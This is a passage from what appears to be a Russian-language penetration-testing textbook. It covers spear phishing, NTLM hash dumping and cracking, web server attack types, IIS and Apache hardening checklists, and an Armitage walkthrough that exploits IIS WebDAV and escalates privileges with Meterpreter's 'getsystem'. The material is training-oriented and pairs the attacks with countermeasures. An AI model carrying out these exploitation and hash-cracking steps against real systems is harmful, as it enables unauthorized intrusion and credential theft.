прослушиватель для удаленных подключений. Никакой эксплойт не выполнится, пока машина подключается к цели или порту 80. См. Рисунки ниже.






Spear Phish Attack

Опытный хакер может создать электронное письмо с адресной фишинговой атакой. Оно может выглядеть очень правдоподобным, с помощью таких приемов, как форматирование HTML, логотипы и блоки подписи.
Вы можете показать реальный IP-адрес или DNS-имя ссылки, наведя по ссылке. Обучение пользователей имеет ключевое значение. См. Рисунки ниже.





Использование машины жертвы

Windows LM (LAN Manager) и New Technology LAN Manager (NTLM) хэши также могут быть выгружены из системы (рисунок ниже). После сброса можно использовать метод, подобный John the Ripper или Cain, чтобы ломать хэши паролей. Злоумышленник может выполнять такие действия, как повышение привилегий, сброс хэшей, а

также уничтожение процессов и получить снимок экрана с помощью Meterpreter. Необходимо использовать Metasploit на машинах, работающих в изолированных лабораторных условиях. Они не предназначены для использования в дикой природе.

Резюме

В этой главе Вы узнали о ключевых факторах, связанных с перехватом сеанса, и как распознать шаги, используемые для проведения атаки. Вы просмотрели несколько контрмер, которые могут помочь защитить от этого типа атак.


9. Взлом веб-серверов

В этой главе Вы узнаете о том, что происходит в процессе взлома веб сервера. Вы получите представление о базовой архитектуре веб-сервера, и познакомитесь с уязвимостями, связанными с серверами. Вы также узнаете об эффективных контрмерах для защиты от атак на веб-сервер.

К концу этой главы Вы сможете
1. Определять архитектуру веб-сервера.
2. Описывать атаки на веб-приложения.
3. Исследовать различные атаки веб-сервера.

Уязвимости безопасности веб-сервера

Веб-сервер представляет разные проблемы для разных типов пользователей. Например, веб-мастер может быть обеспокоен тем, что веб-сервер выставит LAN, к угрозам через Интернет. Сетевой администратор может быть обеспокоен тем, что плохо настроенный веб-сервер создаст дыру в безопасности локальной сети. Конечный пользователь может быть обеспокоен тем, что активное содержимое как ActiveX или Java, позволит приложениям вторгаться в систему пользователя. См. Рисунок ниже.



Типы риска

Риски на стороне браузера влияют на конечного пользователя и могут включать активный контент, который может привести к сбою браузера или неправильному использованию личной информации.
Может произойти перехват сетевых данных, передаваемых по сети. Ошибки конфигурации позволяют неавторизованным удаленным пользователям воровать секретную информацию, выполнять команды для изменения конфигурации, получать информацию о хосте, которая будет использоваться

для компрометации системы, и запускать DoS-атаки.

Атаки на веб-сервер

Дефейс веб-сайта - это атака, которая изменяет внешний вид сайта или веб-страницу. Религиозные и правительственные веб-сайты часто становятся мишенью для распространения политических сообщений хактивистов. Эти атаки могут принимать форму атаки «человек посередине», атаки методом перебора, DNS-атаки, SQL, атаки с обходом каталогов и вторжения в удаленные службы. Информационная служба Интернета (IIS), веб-сервер Microsoft, была частой целью атак. Конкретные используемые уязвимости включают :: Уязвимость $DATA, уязвимость showcode.asp, совмещенную уязвимость, переполнение буфера и эксплойты WebDAV/RPC.

Компоненты IIS

Когда Вы смотрите на различные компоненты, используемые IIS для предоставления функциональности, неудивительно, что безопасность веб-сервера может быть проблемой.
IIS опирается на набор библиотек DLL, которые работают вместе с основным процессом сервера, чтобы обеспечить все его возможности.

Компоненты IIS включают следующее:

- Слушатели протоколов (HTTP.sys)
- Веб-сервисы (WWW-сервисы)
- Услуги активации
- Расширение сервера BITS
- Общие файлы
- FTP-сервис
- Серверные расширения FrontPage
- Диспетчер IIS

- Интернет-печать
- служба NNTP
- SMTP-сервис

Журналы IIS

Сетевые администраторы используют файлы журналов, захваченные с помощью IIS, как важную часть администрирования веб-сервера. Объединение файлов журнала IIS с другими записями мониторинга могут усилить любые доказательства и придать им большую значимость, и достоверность.
Правила ведения журнала включают

1. Настройку журналов для записи каждого доступного поля.
2. Фиксацию событий с отметкой времени.
3. Обеспечение преемственности.
4. Обеспечение того, чтобы журналы не изменялись после исходной записи.

Безопасность веб-сервера

Можно предпринять ряд шагов для повышения безопасности веб-сервера независимо от того, какой из разновидностей Вы используете. Вы можете использовать брандмауэры; переименовывать учетные записи администратора; отключать веб-сайты по умолчанию; удалять неиспользуемое сопоставление приложений; отключать просмотр каталогов; размещать юридические уведомления; устанавливать пакеты обновлений, исправления и шаблоны; и отключать удаленное администрирование.

Контрольный список безопасности веб-сервера

1. **Исправления и обновления**: для снижения риска размещения вредоносного программного обеспечения, важно загружать исправления и обновления. Они помогают защитить систему, удалив ненужную информацию и опираясь на активную поддержку в Вашей системе.
2. **Аудит и ведение журнала**: справка по аудиту и ведению журнала, которую Вы можете включить
и регистрировать неудачные попытки входа в систему, перемещать файлы журналов IIS, блокировать серверы, безопасные сайты и виртуальные каталоги.
3. **Сервисы**: Уменьшение количества сервисов или отключение ненужных протоколов, уменьшают поверхность атаки веб-сервера. Вы должны убедиться в том, что требуемая функциональность веб-сервера не была слишком сильно сокращена. Протоколы, которые Вы можете отключить - это WebDAV, NetBios и SMB.
Сопоставление скриптов - это мера безопасности, которую следует использовать, и Вы можете сопоставить
файлы с
расширениями .idq, .htw, .ida, .shtml, .shtm, .stm, .idc, .htr и .printer для расширения 404.dll. Вы также можете использовать фильтры ISAPI, которые отслеживают входящую и исходящую информацию, а также изменять информацию для защиты системы от атак.
4. **Протоколы**: важно отключить гостевые учетные записи и те, которые не используется. Переименуйте учетную запись администратора и отключите учетную запись нулевого пользователя. Еще одна мера безопасности, которую Вы можете предпринять, - удалить соединения. Еще одна мера безопасности, которую Вы можете сделать, это удалить административные общие ресурсы, такие как C$ и Admin$.

Чеклист безопасности веб-сервера Apache


Большинство веб-серверов основаны на Linux и используют веб-сервер программного обеспечения Apache. Показанный контрольный список безопасности содержит некоторые рекомендации, относящиеся к Apache. Хотя защита веб-сервера требует гораздо большего, так что это выходит за рамки этой книги.

Контрольный список безопасности для веб-серверов Apache выглядит следующим образом:

1. Отключите ненужные модули.
2. Запустите Apache как отдельный пользователь и группу.
3. Ограничьте доступ к корневому каталогу.
4. Установите разрешения для каталогов conf и bin.
5. Отключите просмотр каталогов.
6. Запретите .htaccess.
7. Не отображайте и не отправляйте версии Apache.


Использование Armitage для атаки на сеть

После запуска сканирования, для поиска открытых портов с помощью Zenmap прокрутите до 80/tcp, на вкладке вывод. Изучите файл robots.txt, который ограничивает местоположения каталогов. Просмотрите рисунок ниже, который показывает использование Zenmap для сканирования общедоступного IP-адреса XYZ компании, а затем выберите вкладку Nmap Output.




Использование Armitage


Это устройство Windows с выходом в Интернет, поэтому Вам нужно атаковать IIS. К сожалению, большинство атак IIS работают против машин с Windows 2000, когда казалось, что баннерные сообщения указывали на сервер Windows 2003. Чтобы попробовать атаку IIS WEBDAV, щелкните правой кнопкой мыши 216.1.1.1 и выберите Атаку, затем выберите IIS из вариантов, а затем iis_webdav_upload_asp. См. Рисунок ниже.




Цель станет красной (с подсветкой), и это означает, что она был скомпрометирована. Как показано на рисунке ниже, введите следующую команду для повышения привилегий:
meterpreter > getsystem



